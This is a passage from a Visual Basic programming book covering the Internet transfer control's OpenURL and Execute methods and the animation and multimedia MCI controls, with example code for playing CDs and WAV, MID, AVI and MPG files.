The *datatype* argument can either be **icString** (the default) for text data or **icByteArray** for binary data. If you use **icString**, **OpenUrl** returns a string; if you use **icByteArray**, **OpenUrl** returns a byte array.

The **Execute** method can execute HTTP commands. Here's how you use **Execute**:

```
InetControl.Execute  url, operation, data, requestHeaders
```

The arguments for the **Execute** method are as follows:

- *url*—String that specifies the URL to which the control should connect. If no URL is specified here, the URL specified in the **URL** property will be used.
- *operation*—String that specifies the type of operation to be executed.
- *data*—String that specifies the data for operations.
- *requestHeaders*—String that specifies additional headers to be sent from the remote server. The format for these is *header name: header value vbCrLf*.

The HTTP commands that you can use with the Internet transfer control and what they do appear in Table 21.4.

Table 21.4 HTTP commands of the Internet transfer control's **Execute** method.

Command	Description
GET	Gets the file named in URL (for example, **Execute "http://www.server.com/index.htm", "GET"**)
HEAD	Gets headers of file given in URL property (for example, **Execute , "HEAD"**)
POST	Provides additional data to support request to host (for example, **Execute , "POST", strFormData**)
PUT	Replaces data at URL (for example, **Execute , "PUT", "new.htm"**)

Let's see an example. Add an Internet transfer control, **Inet1**, to a program, as well as a text box, **Text1**. We'll download the HTML of the Microsoft Visual Basic Web page using the HTTP protocol and display that page in the text box, so set **Text1**'s **MultiLine** property to True and its **Scrollbars** property to **Both (3)**. In addition, we can download a binary file—an image file, for example—using the HTTP protocol and store that image file on disk. To let the user perform these actions, add two buttons to the program: **Command1**, with the caption "Read HTML", and **Command2**, with the caption "Read binary".

When the user clicks **Command1**, the Read HTML button, we just download the raw HTML of the Microsoft Visual Basic Web page and display it in the text box **Text1** using the **OpenURL** method (note that by the time you read this, Microsoft may possibly have renamed this file):

```
Private Sub Command1_Click()
    Text1.Text = _
        Inet1.OpenURL("http://www.microsoft.com/vbasic/default.htm")
End Sub
```

When the user clicks **Command2**, the Read Binary button, we can read a binary file using the HTTP protocol. In this case, we'll read a GIF file from the Microsoft Web site, home.gif, which just displays the word "Microsoft". We load that image file into a byte array, **bytData**:

```
Private Sub Command2_Click()
    Dim bytData() As Byte

    bytData() = Inet1.OpenURL(_
    "http://www.microsoft.com/library/images/gifs/toolbar/home.gif", _
         icByteArray)
    ...
End Sub
```

All that's left is to write the file out to disk and to inform the user that the operation is complete, which we do with a message box:

```
Private Sub Command2_Click()
    Dim bytData() As Byte

    bytData() = Inet1.OpenURL(_
    "http://www.microsoft.com/library/images/gifs/toolbar/home.gif", _
         icByteArray)

    Open "c:\vbbb\http\home.gif" For Binary Access Write As #1
    Put #1, , bytData()
    Close #1

    MsgBox "home.gif downloaded"
End Sub
```

That's it. Run the program now, as shown in Figure 21.16. When you click the Read HTML button, the program downloads the Microsoft Visual Basic Web page and displays it in the text box, as shown in Figure 21.16. When you click the Read Binary button, the program downloads the home.gif file onto disk. Our http program is a success.




Figure 21.16 Downloading a Web page's HTML using the HTTP protocol.

The code for this example is located in the http folder on this book's accompanying CD-ROM.

Chapter 22
Multimedia

If you need an immediate solution to:

Using The Animation Control
Adding A Multimedia Control To A Program
Setting The Device Type And Opening The Device
Setting File Information And Opening Files
Setting A Multimedia Control's Time Format
Controlling The Multimedia Control From Code
Stopping And Pausing The Multimedia Control
Displaying The Multimedia Control's Status
Closing The Multimedia Control
Playing CDs From Your CD-ROM Drive
Playing WAV Files
Playing MID Files
Playing AVI Files
Playing MPG Files
Keeping Track Of Multimedia Command Execution Using Notification
Handling Multimedia Errors
Stepping A Multimedia Control Forward Or Backward Frame By Frame
Starting From And To In A Multimedia Control
Making The Multimedia Control Wait
Multimedia Without Multimedia Controls

In Depth

Multimedia has become a hot topic in recent years, and rightly so. Programs with interactive sound, images, and animations can be very effective—more so than static ones—and computers are increasingly well equipped to handle multimedia.

What do we mean by multimedia? For the purposes of this chapter, multimedia refers to supporting sound and animated images. There are endless devices and programs to work with multimedia, ranging from simple programs that can display simple animations to VCR and videodisc players and advanced MIDI devices. Visual Basic provides a great deal of multimedia support, and that support is wrapped up in the multimedia control. This chapter is about the multimedia control, although we'll also see a few additional techniques, such as using the animation control and interacting with Windows directly to support multimedia.

The Multimedia MCI Control

The multimedia MCI control we'll use in Visual Basic manages the recording and playback of multimedia files on Media Control Interface (MCI) devices. This control issues commands to devices like audio boards, MIDI sequencers, CD-ROM drives, audio CD players, videodisc players, videotape recorder/players, and more. The multimedia control also lets you play WAV and MID sound files and display video files like AVI and MPG.

The actual control displays a bar of buttons, as shown in Figure 22.1. The buttons are named Prev, Next, Play, Pause, Back, Step, Stop, Record, and Eject, in that order. As you can see, the multimedia control is designed to let the user control multimedia presentations, rather than present them itself.




Figure 22.1 The Visual Basic multimedia control.

To use the multimedia control, your application should already have the MCI device open (and the appropriate buttons in the multimedia MCI control enabled) before the user chooses a button in the control. To make sure a device is open, you usually place the MCI **Open** command in the **Form_Load** event.

Using The Multimedia Control From Code

The multimedia control can be visible or invisible at runtime, and if it's invisible, you can use it in code. If the control is visible, the user can click buttons to operate the control; if the control is invisible, you can use it from your program's code by using its **Command** property to execute **Open**, **Play**, **Record**, **Close**, and other commands. In this way, you can play audio and display video (in controls like picture boxes) even though the user doesn't know you're using a multimedia control.

From code, you set various properties of the multimedia control, such as the time format the device uses, the file it is to open and play or record to, and other aspects, as we'll see in this chapter.

You can keep track of the multimedia control through two events, the **Done** event and the **StatusUpdate** event. The **Done** event is fired to indicate that various multimedia operations are completed (if you have set the control's **Notify** property to True), and the **StatusUpdate** property occurs when the status of the control changes (such as when the user clicks the Play button and the controls begins playback). The **Done** event handler is passed a notification code that you can check, and in the **StatusUpdate** event handler, you can check the control's **Mode** property to see if the control is playing, is paused, is stopped, and so forth. You can also redefine the buttons in a multimedia control in code if you want to by developing code for the control's button events, which occur when the user clicks a button.

TIP: When you create and distribute applications that use the multimedia MCI control, you should install and register the appropriate files in the customer's Microsoft Windows System (or System32 directory). The Package and Deployment Wizard included with Visual Basic (see Chapter 30) provides tools to help you write setup programs that install your applications correctly.

That's it for the overview of multimedia for the moment. It's time to turn to our Immediate Solutions.

Immediate Solutions

Using The Animation Control

Visual Basic comes with an animation control, and we'll start our multimedia operations by taking a look at this control. This control is smaller than the multimedia control and takes up fewer system resources, but it's very restricted. The animation control can only play AVI files, and those without sound at that. In addition, the animation control can display only uncompressed AVI files or AVI files that have been compressed using run-length encoding (RLE).

WARNING! The animation control is pretty picky: if you try to load an AVI file into an animation control that includes sound data or that is in a format not supported by the control, an error (error 35752) is returned.

This control is useful because you can play AVI files in it directly, without using another control (for example, the multimedia control uses a picture box to play animations). The control allows you to create buttons or other objects that display animations when clicked. For example, the File Copy progress bar in Windows 95 uses an animation control; as you've probably seen, pieces of paper "fly" from one folder to another while the copy operation is in progress, and that's supported with an animation control.

Here's how you add an animation control to a program:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the entry labeled Microsoft Windows Common Controls-2, and click on OK to close the Components dialog box.
4. The previous steps add the Animation Control tool to the Visual Basic toolbox; draw the control as you like in your program.

To display an AVI file, you use the control's **Open** method to open that file, passing the file name as the single argument to **Open**. After you've opened the file to play, you can use the **Play** method to play the file:

```
AnimationControl.Play ([ varRepeatCount] [,varStartFrame] [,varEndFrame])
```

You can also set the control's **AutoPlay** property to True to make the control play the AVI file as soon as it opens that file. Here's an example in which we set **AutoPlay** to True for an animation control, **Animation1**:

```
Private Sub Command1_Click()
      Animation1.AutoPlay = True
...
End Sub
```

Then we open and play an AVI file, animation3.avi:

```
Private Sub Command1_Click()
      Animation1.AutoPlay = True
      Animation1.Open "animation3.avi"
End Sub
```

The animation control is relatively lightweight, so you can add it to your programs without taking up many system resources, but the limits of this control are severe. If you want to play AVI files with sound or other types of files, look into the multimedia control topics coming up in this chapter.

Adding A Multimedia Control To A Program

The Aesthetic Design Department is calling again. Users of your program, *SuperDuperDataCrunch*, get pretty tense around tax time while computing their taxes using that program. Wouldn't it be great if your program could play some soothing music in the background? Well, you say dubiously, if you really want to.

You can let your program play sounds (WAV files, MID files, or even the CD in the computer's CD drive) using the multimedia control, and we'll see how to add that control to a program now. Just follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the entry labeled Microsoft Multimedia Control, and click on OK to close the Components dialog box.
4. The previous steps add the Multimedia Control tool to the Visual Basic toolbox; draw the control as you like in your program.
5. The multimedia control can be oriented horizontally or vertically—to orient it horizontally (the default), set the control's **Orientation** property to **mciOrientHorz (0)**; to orient it vertically, set it to **mciOrientVertical**.
6. Set the control's **DeviceType**, **FileName**, and **TimeFormat** properties as needed—see the following topics in this chapter.

Now that you've added a multimedia control to your program, see the following few topics on how to configure and use it in code.

Setting The Device Type And Opening The Device

Now that you've added a multimedia control, how do you indicate what kind of multimedia device you want to open? And how do you open it? Does opening the device make the buttons in the multimedia control active?

You can use the control's **DeviceType** property to set the type of device you want to work with. You set this property when you're opening an actual device such as a CD drive, or when the name of the file you're working with (see the following topic, "Setting File Information") does not indicate the format of the multimedia data. Note that you do not need to set the **DeviceType** property when playing files in recognized file formats like WAV, MID, AVI, MPG, and so on.

Here are the different strings you can set the **DeviceType** property to, one for all the device types the multimedia control supports:

- AVIVideo
- CDAudio
- DAT
- DigitalVideo
- MMMovie

- Other
- Overlay
- Scanner
- Sequencer
- VCR
- Videodisc
- WaveAudio

You set the **DeviceType** property before opening the device with the **Open** command. To use the **Open** command, you set the multimedia control's **Command** property to **"Open"**.

Let's see an example. Here, we open a music CD in the computer's CD-ROM drive, connecting it to the multimedia control **MMControl1** when in the **Form_Load** event and then opening that device:

```
Private Sub Form_Load()
    MMControl1.TimeFormat = MCI_FORMAT_TMSF
    MMControl1.DeviceType = "CDAudio"
    MMControl1.Command = "Open"
End Sub
```

If there is a CD in the CD drive, the multimedia control's buttons become active after executing this code and the user can play the CD (if your version of Windows has AutoPlay enabled, you might have to hold down the shift key while inserting the CD to make sure the Windows CD player does not come up automatically).

Setting File Information And Opening Files

The Testing Department is calling again. The new multimedia control you've added to your program looks really fine—but how about that music you were going to play?

Besides physical devices like MIDI devices and CD players, the multimedia control can play files from disk, such as AVI, MPG, WAV, and MID files. If you want to play or record a file in a recognized multimedia format, you can specify the file name the control is to work with without specifying the device type in the **DeviceType** property (the control gets the data format from the file name's extension).

To specify which file you want to use with a multimedia control, you set that control's **FileName** property, and to open that file (and so make the multimedia control's buttons active so the user can play the file), you set the control's **Command** property to **"Open"**. Let's see an example. Here, we set the file to work with to C:\windows\media\ding.wav (which comes with Windows) and then open that file, making the buttons of the multimedia control, **MMControl1**, active:

```
Private Sub Form_Load()
   MMControl1.Notify = False
   MMControl1.Wait = True
   MMControl1.Shareable = False
   MMControl1.FileName = "C:\WINDOWS\MEDIA\DING.WAV"
   MMControl1.Command = "Open"
End Sub
```

When the multimedia control's buttons are active, users can work with the file—for example, to play the file, they click the Play button.

Setting A Multimedia Control's Time Format

Now that we're working with animations and sound playback, timing information becomes important, and we can set the time format (such as milliseconds) used in the multimedia control to specify timing information. In particular, the multimedia control supports these properties that access or send information in the current time format: **From**, **Length**, **Position**, **Start**, **To**, **TrackLength**, and **TrackPosition**.

To set the time format for a multimedia control, use the **TimeFormat** property; this property indicates the timing units used by the control. This property can take these values:

- **mciFormatMilliseconds**—0; milliseconds are stored as a 4-byte integer variable.
- **mciFormatHms**—1; hours, minutes, and seconds are packed into a 4-byte integer. From least significant byte to most significant byte, the individual data values are as follows: Hours/Minutes/Seconds/Unused.
- **mciFormatMsf**—2; minutes, seconds, and frames are packed into a 4-byte integer. From least significant byte to most significant byte, the individual data values are as follows: Minutes/ Seconds/ Frames/Unused.
- **mciFormatFrames**—3; frames are stored as a 4-byte integer variable.

- **mciFormatSmpte24**—4; 24-frame SMPTE packs the following values in a 4-byte variable from least significant byte to most significant byte: Hours/ Minutes/Seconds/ Frames. SMPTE (Society of Motion Picture and Television Engineers) time is an absolute time format expressed in hours, minutes, seconds, and frames. The standard SMPTE division types are 24, 25, and 30 frames per second.
- **mciFormatSmpte25**—5; 25-frame SMPTE packs data into the 4-byte variable in the same order as 24-frame SMPTE.
- **mciFormatSmpte30**—6; 30-frame SMPTE packs data into the 4-byte variable in the same order as 24-frame SMPTE.
- **mciFormatSmpte30Drop**—7; 30-drop-frame SMPTE packs data into the 4-byte variable in the same order as 24-frame SMPTE.
- **mciFormatBytes**—8; bytes are stored as a 4-byte integer variable.
- **mciFormatSamples**—9; samples are stored as a 4-byte integer variable.
- **mciFormatTmsf**—10; tracks, minutes, seconds, and frames are packed in the 4-byte variable from least significant byte to most significant byte: Tracks/Minutes/Seconds/Frames.

WARNING! As you might expect, not all formats are supported by every device. In practice, this means that if you try to set an invalid format, it is ignored.

Let's see an example. Here, we set the time format in a multimedia control that opens the file C:\windows\media\canyon.mid (which comes with Windows) to **mciFormatMilliseconds**:

```
Private Sub Form_Load()
    MMControl1.TimeFormat = mciFormatMilliseconds
    MMControl1.FileName = "c:\windows\media\canyon.mid"
    MMControl1.Command = "Open"
End Sub
```

Then we can report where we are in the MID file with the **StatusUpdate** event (see "Displaying the Multimedia Control's Status" later in this chapter) and the **Position** property, which holds the time that's elapsed from the beginning of the file, displaying that time in a label, **Label1**.

You should know that although we've set the time to milliseconds, it's actually only reported in tenths of a second (probably because the computer's **Timer** event can only occur 18.2 times a second), so we display the current time location in the MID file this way:

```
Private Sub MMControl1_StatusUpdate()
    Label1.Caption = Str(MMControl1.Position / 10)
End Sub
```

Controlling The Multimedia Control From Code

The multimedia control displays buttons for the user to control what's going on with a particular multimedia device, but there are times when you don't want the control to be visible. For example, you may want to play sounds under program control using the multimedia control, in which case you don't want your multimedia control to be visible. In such a case, you should issue commands to the control directly using its **Command** property.

TIP: If you really just want to play sounds under program control, you can avoid the heavy drain on system resources by interfacing directly to Windows to play sounds instead of using a multimedia control. See "Multimedia Without Multimedia Controls" near the end of this chapter.

Every action that you can perform with a multimedia control you can perform with the **Command** property. Here are the possible commands that you set (as text strings) in the **Command** property:

- **Open**—Opens a device using the **MCI_OPEN** command. Uses the **DeviceType** and/or **FileName** properties.
- **Close**—Closes a device using the **MCI_CLOSE** command.
- **Play**—Plays a device using the **MCI_PLAY** command. Can use the **From** and **To** properties if they are set.
- **Pause**—Pauses playing or recording using the **MCI_PAUSE** command. If executed while the device is paused, tries to resume playing or recording using the **MCI_RESUME** command.
- **Stop**—Stops playing or recording using the **MCI_STOP** command.
- **Back**—Steps backward using the **MCI_STEP** command. Uses the **Frames** property.
- **Step**—Steps forward using the **MCI_STEP** command. Uses the **Frames** property.
- **Prev**—Goes to the beginning of the current track using the **Seek** command. If executed within three seconds of the previous **Prev** command, it goes to the beginning of the previous track or to the beginning of the first track if at the first track.
- **Next**—Goes to the beginning of the next track (if at the last track, it goes to beginning of the last track) using the **Seek** command.
- **Seek**—If not playing, seeks a position using the **MCI_SEEK** command. If playing, continues playing from the given position using the **MCI_PLAY** command. Can use the **To** property if set.
- **Record**—Records using the **MCI_RECORD** command. Can use the **From** and **To** properties if they are set.
- **Eject**—Ejects media using the **MCI_SET** command.
- **Sound**—Plays a sound using the **MCI_SOUND** command. Uses the **FileName** property.
- **Save**—Saves an open file using the **MCI_SAVE** command. Uses the **FileName** property.

Let's see an example. Here, we open and play the file C:\windows\media\ding.wav (which comes with Windows) when a form loads, using the **Open** and **Play** commands:

```
Private Sub Form_Load()
   MMControl1.Notify = False
```

```
    MMControl1.Wait = True
    MMControl1.Shareable = False

    MMControl1.FileName = "C:\WINDOWS\MEDIA\DING.WAV"
    MMControl1.Command = "Open"
    MMControl1.Command = "Play"
End Sub
```

If you don't want the multimedia control in this code, **MMControl1**, to be visible, set its **Visible** property to False.

Stopping And Pausing The Multimedia Control

The Testing Department is calling again. Beethoven's Fifth Symphony is really fine, but does your program have to play it continuously? You explain that you like Beethoven. Fine, they say, add Stop and Pause buttons to your program.

Although the multimedia control has Stop and Pause buttons, those buttons won't be accessible if you're running the control from code and have made the control invisible. To stop the control, you can set its **Command** property to **"Stop"** this way:

```
Private Sub Stop_Click()
    MMControl1.Command = "Stop"
End Sub
```

To pause the control, you set the **Command** property to **"Pause"**:

```
Private Sub Pause_Click()
    MMControl1.Command = "Pause"
End Sub
```

Executing this line of code if the control is paused makes it try to resume again, but note that many devices don't support pause and resume. For example, if you're using the computer's CD-ROM drive to play music and try to pause it, you'll find that most drives stop and the multimedia control's **Mode** property (see the next topic in this chapter) will be set to **mciModeStop**, not **mciModePause**. If you try to resume the CD-ROM music with another **Pause** command, nothing will happen—you have to use the **Play** command to restart playback.

Displaying The Multimedia Control's Status

The Testing Department is calling again. Your multimedia program, *SuperDuperSounds4U*, is terrific, but how about a control panel that shows the current operation—play, stop, pause, and so on? Hmm, you think, how can you do that?

You can use the **Mode** property to determine the current operation in a multimedia control. Here are the possible values for that property:

- **mciModeNotOpen**—524; device is not open
- **mciModeStop**—525; device is stopped
- **mciModePlay**—526; device is playing
- **mciModeRecord**—527; device is recording
- **mciModeSeek**—528; device is seeking
- **mciModePause**—529; device is paused
- **mciModeReady**—530; device is ready

As you can see, the **Mode** property tells you what's going on with the multimedia control—but when do you use the **Mode** property? You usually use that property in the multimedia control's **StatusUpdate** event handler. The **StatusUpdate** event occurs at regular intervals as specified in the **UpdateInterval** property (this property is set in milliseconds). You can take advantage of the **StatusUpdate** event to keep the user appraised of the status of multimedia operations.

Let's see an example. Here, we'll display the status of a multimedia control, **MMControl1**, in a label control, **Label1**. We start with a **Select Case** statement in the **StatusUpdate** event handler, which uses the control's **Mode** property as the selection criterion:

```
Private Sub MMControl1_StatusUpdate()
    Select Case MMControl1.Mode
...
    End Select

End Sub
```

Now we check for the various possible multimedia operations by setting up case statements for possible values of the **Mode** property:

```
Private Sub MMControl1_StatusUpdate()
    Select Case MMControl1.Mode

        Case mciModeReady

        Case mciModeStop

        Case mciModeSeek
```

```
        Case mciModePlay

        Case mciModeRecord

        Case mciModePause

    End Select

End Sub
```

Next we set up a string, **strMode**, to hold the current multimedia mode, and display that mode in a label control in the program, **Label1**, this way:

```
Private Sub MMControl1_StatusUpdate()
    Dim strMode As String
    strMode = ""

    Select Case MMControl1.Mode

        Case mciModeReady
            strMode = "Ready."

        Case mciModeStop
            strMode = "Stopped."

        Case mciModeSeek
            strMode = "Seeking."

        Case mciModePlay
            strMode = "Playing."

        Case mciModeRecord
            strMode = "Recording."

        Case mciModePause
            strMode = "Paused."

    End Select

    Label1.Caption = strMode

End Sub
```

Adding this code to a multimedia control program, such as the CD player program in Figure 22.2 (this program is developed later in this chapter), indicates to the user the current status of that control.




Figure 22.2 Showing the status of the multimedia control.

You can also display the time that's elapsed in the current operation. Let's see an example. Here, we set the time format in a multimedia control that opens the file C:\windows\media\canyon.mid (which comes with Windows) to **mciFormatMilliseconds**:

```
Private Sub Form_Load()
    MMControl1.TimeFormat = mciFormatMilliseconds
    MMControl1.FileName = "c:\windows\media\canyon.mid"
    MMControl1.Command = "Open"
End Sub
```

Then we can report where we are in the MID file with the **StatusUpdate** event and the **Position** property, which holds the time that's elapsed from the beginning of the file, displaying that time in a label, **Label1**. Although we've set the time to milliseconds, it's actually only reported in tenths of a second (probably because the computer's **Timer** event can only occur 18.2 times a second), so we display the current time in the MID file this way:

```
Private Sub MMControl1_StatusUpdate()
    Label1.Caption = Str(MMControl1.Position / 10)
End Sub
```

Closing The Multimedia Control

When you're finished with the multimedia control, you usually close it, typically in the **Form_Unload** event. Here, for example, we close the multimedia control when the form unloads using the **Close** command:

```
Private Sub Form_Unload (Cancel As Integer)
    MMControl1.Command = "Close"
End Sub
```

In fact, it's a good idea to execute a **Stop** command before closing the control, because closing the control does not necessarily stop operations like audio playback (for example, your CD will keep playing even if you exit your multimedia control CD player program, unless you explicitly stop the CD):

```
Private Sub Form_Unload (Cancel As Integer)
    MMControl1.Command = "Stop"
    MMControl1.Command = "Close"
End Sub
```

TIP: If you're recording data with the multimedia control's **Record** command, you should use the **Save**

command before closing the control to save the recorded data to disk (in the file whose name you've specified in the **FileName** property).

Playing CDs From Your CD-ROM Drive

The Testing Department is calling again. Where's that program to play CDs from the user's CD-ROM drive? On its way, you say.

It's easy to create a program that will play music CDs in your computer's CD-ROM drive. Just add a multimedia control, **MMControl1**, to a form, and a label, **Label1**, which we'll use to display the player's current operation (for example, playing, stopped, and so on).

When the form loads, we just set the multimedia control's **DeviceType** property to **CDAudio** and open the device:

```
Private Sub Form_Load()
    MMControl1.DeviceType = "CDAudio"
    MMControl1.Command = "Open"
End Sub
```

That's all it takes. Now the user can play the CD in the computer's CD-ROM drive by using the buttons in the multimedia control.

Besides playing the CD, we can display what the multimedia control is doing in a label, **Label1**, by adding this code to the multimedia control's **StatusUpdate** event handler:

```
Private Sub MMControl1_StatusUpdate()
    Dim strMode As String
    strMode = ""

    Select Case MMControl1.Mode

        Case mciModeReady
            strMode = "Ready."

        Case mciModeStop
            strMode = "Stopped."

        Case mciModeSeek
            strMode = "Seeking."

        Case mciModePlay
            strMode = "Playing."

        Case mciModeRecord
            strMode = "Recording."

        Case mciModePause
            strMode = "Paused."
```

```
    End Select

    Label1.Caption = strMode

End Sub
```

Finally, we stop the CD (if it hasn't already been stopped) and close the multimedia control when the form is unloaded:

```
Private Sub Form_Unload(Cancel As Integer)
    MMControl1.Command = "Stop"
    MMControl1.Command = "Close"
End Sub
```

> **TIP:** You can even eject a CD with the multimedia control's **Eject** command, if the CD drive supports that command.

The program is ready to run—run it now as shown in Figure 22.3 (we've added a few more labels to hold captions like "CD Player" and so on in the program there). If you have loaded a music CD into your CD-ROM drive, you should be able to play that CD using the CD player program.




Figure 22.3 Our Visual Basic CD player.

The code for this program is located in the cdplayer folder on this book's accompanying CD-ROM.

> **TIP:** If you don't have a sound card in your computer (and so no speakers) but still want to play CDs with our CD player program, don't despair just yet—most modern CD-ROM drives come with an earphone jack in the front. Just plug your earphones right in.

Playing WAV Files

The Testing Department is calling again. How's that program that plays WAV sound files coming? Coming right up, you say.

It's easy to write a program to play WAV files using the multimedia control—just set the control's **FileName** property to the name of the file to open, and open it with the **Open** command. The multimedia control's buttons will become active at that point, and users can play the file as they like, or, if you've hidden the multimedia control, you can use its **Command** property to play the file with the **Play** command.

> **TIP:** If you really just want to play sounds under program control, you can avoid the heavy drain on system resources by interfacing directly to Windows to play sounds instead of using a multimedia control. See "Multimedia Without Multimedia Controls" near the end of this chapter.

Let's see an example. Here, we set the file to work with to C:\windows\media\ding.wav (which comes with Windows) and then open that file, making the buttons of the multimedia control, **MMControl1**, active when the form loads:

```
Private Sub Form_Load()
   MMControl1.FileName = "C:\WINDOWS\MEDIA\DING.WAV"
   MMControl1.Command = "Open"
End Sub
```

Now the user can play the WAV file using the multimedia control's buttons.

Besides playing the WAV file, we can display what the multimedia control is doing in a label, **Label1**, by adding this code to the multimedia control's **StatusUpdate** event handler:

```
Private Sub MMControl1_StatusUpdate()
    Dim strMode As String
    strMode = ""

    Select Case MMControl1.Mode

        Case mciModeReady
            strMode = "Ready."

        Case mciModeStop
            strMode = "Stopped."

        Case mciModeSeek
            strMode = "Seeking."

        Case mciModePlay
            strMode = "Playing."

        Case mciModeRecord
            strMode = "Recording."

        Case mciModePause
            strMode = "Paused."

    End Select

    Label1.Caption = strMode

End Sub
```

Finally, we stop playback (if it hasn't already been stopped), and close the multimedia control when the form is unloaded:

```
Private Sub Form_Unload(Cancel As Integer)
    MMControl1.Command = "Stop"
    MMControl1.Command = "Close"
End Sub
```

That's all we need. Now run the program as shown in Figure 22.4 (we've added a label to the program to display a caption). When you click the Play button, the WAV file will be played. Our program is a success.




Figure 22.4 Playing WAV files from Visual Basic.

The code for this example is located in the wavplayer folder on this book's accompanying CD-ROM.

Playing MID Files

Can you play MID format sound files from Visual Basic? You sure can, using the multimedia control.

> **TIP:** If you really just want to play sounds under program control, you can avoid the heavy drain on system resources by interfacing directly to Windows to play sounds instead of using a multimedia control. See “Multimedia Without Multimedia Controls” near the end of this chapter.

For example, we can play the C:\windows\media\canyon.mid file that comes with Windows. To do that, add a multimedia control, **MMControl1**, to a form, as well as a label, **Label1**, in which we can display the multimedia control’s current operation (such as playing, stopped, and so on).

When the form first loads, we can open the canyon.mid file this way in the multimedia control:

```
Private Sub Form_Load()
    MMControl1.FileName = "c:\windows\media\canyon.mid"
    MMControl1.Command = "Open"
End Sub
```

Besides playing the MID file, we can display what the multimedia control is doing in a label, **Label1**, by adding this code to the multimedia control’s **StatusUpdate** event handler:

```
Private Sub MMControl1_StatusUpdate()
    Dim strMode As String
    strMode = ""
    Select Case MMControl1.Mode

        Case mciModeReady
            strMode = "Ready."

        Case mciModeStop
            strMode = "Stopped."

        Case mciModeSeek
            strMode = "Seeking."

        Case mciModePlay
            strMode = "Playing."

        Case mciModeRecord
            strMode = "Recording."

        Case mciModePause
            strMode = "Paused."

    End Select
```

```
    Label1.Caption = strMode

End Sub
```

Finally, we stop playback (if it hasn't already been stopped) and close the multimedia control when the form is unloaded:

```
Private Sub Form_Unload(Cancel As Integer)
    MMControl1.Command = "Stop"
    MMControl1.Command = "Close"
End Sub
```

That's all we need. Now run the program as shown in Figure 22.5 (we've added a label to the program to display a caption). When you click the Play button, the MID file will be played. Our program works as we've designed it.




Figure 22.5 Playing MID files from Visual Basic.

The code for this example is located in the midplayer folder on this book's accompanying CD-ROM.

Playing AVI Files

The Testing Department is calling again. The company's glorious founder has made an inspirational speech, which they've been lucky enough to capture in an AVI file. Oh good, you say. They ask, can your program play that speech on demand?

You can play AVI files with the multimedia control. That control just displays a bar of control buttons, however—how can you display images? You can connect the multimedia control to a picture box control by setting the multimedia control's **hwdDisplay** property to the picture box's **hWnd** property (the **hWnd** property is a handle to the window that actually makes up the picture box's display).

Let's see how this works in an example. Here, we'll play the AVI file C:\windows\help\scroll.avi, which comes with Windows as one of the Windows tutorial animations—this one shows how to use scroll bars. Add a picture box, **Picture1**, to your form, as well as a multimedia control, **MMControl1**, and a label, **Label1**, in which we'll display the status of the multimedia control.

When the form first loads, we'll open scroll.avi and connect the multimedia control to the picture box **Picture1** this way:

```
Private Sub Form_Load()
    MMControl1.FileName = "C:\windows\help\scroll.avi"
    MMControl1.hWndDisplay = Picture1.hWnd
    MMControl1.Command = "Open"
End Sub
```

Now when users click the buttons in the multimedia control, they can play, stop, and restart the AVI file as they like. The animation appears in the picture box **Picture1**.

Besides playing the AVI file, we can display what the multimedia control is doing (for example, playing, stopped, and so on) in a label, **Label1**, by adding this code to the multimedia control's **StatusUpdate** event handler:

```
Private Sub MMControl1_StatusUpdate()
    Dim strMode As String
    strMode = ""

    Select Case MMControl1.Mode

        Case mciModeReady
            strMode = "Ready."

        Case mciModeStop
            strMode = "Stopped."

        Case mciModeSeek
            strMode = "Seeking."

        Case mciModePlay
            strMode = "Playing."

        Case mciModeRecord
            strMode = "Recording."

        Case mciModePause
            strMode = "Paused."

    End Select

    Label1.Caption = strMode

End Sub
```

Finally, we stop and close the multimedia control when the form is unloaded:

```
Private Sub Form_Unload(Cancel As Integer)
    MMControl1.Command = "Stop"
    MMControl1.Command = "Close"
End Sub
```

That's it—now run the program as shown in Figure 22.6. As you can see in that figure, the program plays the AVI in the picture box. Our multimedia animation example is a success.

Figure 22.6 Playing AVI files with the multimedia control.

The code for this example is located in the aviplayer folder on this book's accompanying CD-ROM.

Playing MPG Files

The Testing Department is calling again. Your new program, *SuperDuperMultimedia4U*, is terrific—but how about playing MPG format files? No problem, you say.

You can play MPG format files with the multimedia control. How do you display the images in the MPG file? You connect the multimedia control to a picture box using the picture box's **hWnd** property, placing that handle in the multimedia control's **hWndDisplay** property. Opening the file itself makes the buttons in the multimedia control active.

Let's see an example; here, we'll play an MPG file named, say, demo.mpg. Add a multimedia control, **MMControl1**, to a program now, as well as a picture box, **Picture1**, in which we'll play demo.mpg. We also add a label, **Label1**, to display the multimedia control's status.

When the form loads, we load the multimedia control's **FileName** property with the name of the file we want to open:

```
Private Sub Form_Load()
    MMControl1.FileName = "c:\demo.mpg"
...
End Sub
```

Next we connect the picture box's **hWnd** property to the multimedia control's **hWndDisplay** property to connect the picture box to the multimedia control:

```
Private Sub Form_Load()
    MMControl1.FileName = "c:\demo.mpg"
    MMControl1.hWndDisplay = Picture1.hWnd
...
End Sub
```

Finally, we open the file, which enables the buttons in the multimedia control:

```
Private Sub Form_Load()
    MMControl1.FileName = "c:\demo.mpg"
    MMControl1.hWndDisplay = Picture1.hWnd
    MMControl1.Command = "Open"
End Sub
```

Now when users click the buttons in the multimedia control, they can play, stop, and restart the MPG file as they like. The animation appears in the picture box **Picture1**.

Besides playing the MPG file, we can display what the multimedia control is doing (for example, playing, stopped, and so forth) in a label, **Label1**, by adding this code to the multimedia control's **StatusUpdate** event handler:

```
Private Sub MMControl1_StatusUpdate()
```

```
    Dim strMode As String
    strMode = ""

    Select Case MMControl1.Mode

        Case mciModeReady
            strMode = "Ready."

        Case mciModeStop
            strMode = "Stopped."

        Case mciModeSeek
            strMode = "Seeking."

        Case mciModePlay
            strMode = "Playing."

        Case mciModeRecord
            strMode = "Recording."

        Case mciModePause
            strMode = "Paused."

    End Select

    Label1.Caption = strMode

End Sub
```

Finally, we stop and close the multimedia control when the form is unloaded:

```
Private Sub Form_Unload(Cancel As Integer)
    MMControl1.Command = "Stop"
    MMControl1.Command = "Close"
End Sub
```

That's it—multimedia controls can play files in this format just as they can play AVI files; our MPG player is a success. The code for this example is located in the mpgplayer folder on this book's accompanying CD-ROM.

Keeping Track Of Multimedia Command Execution Using Notification

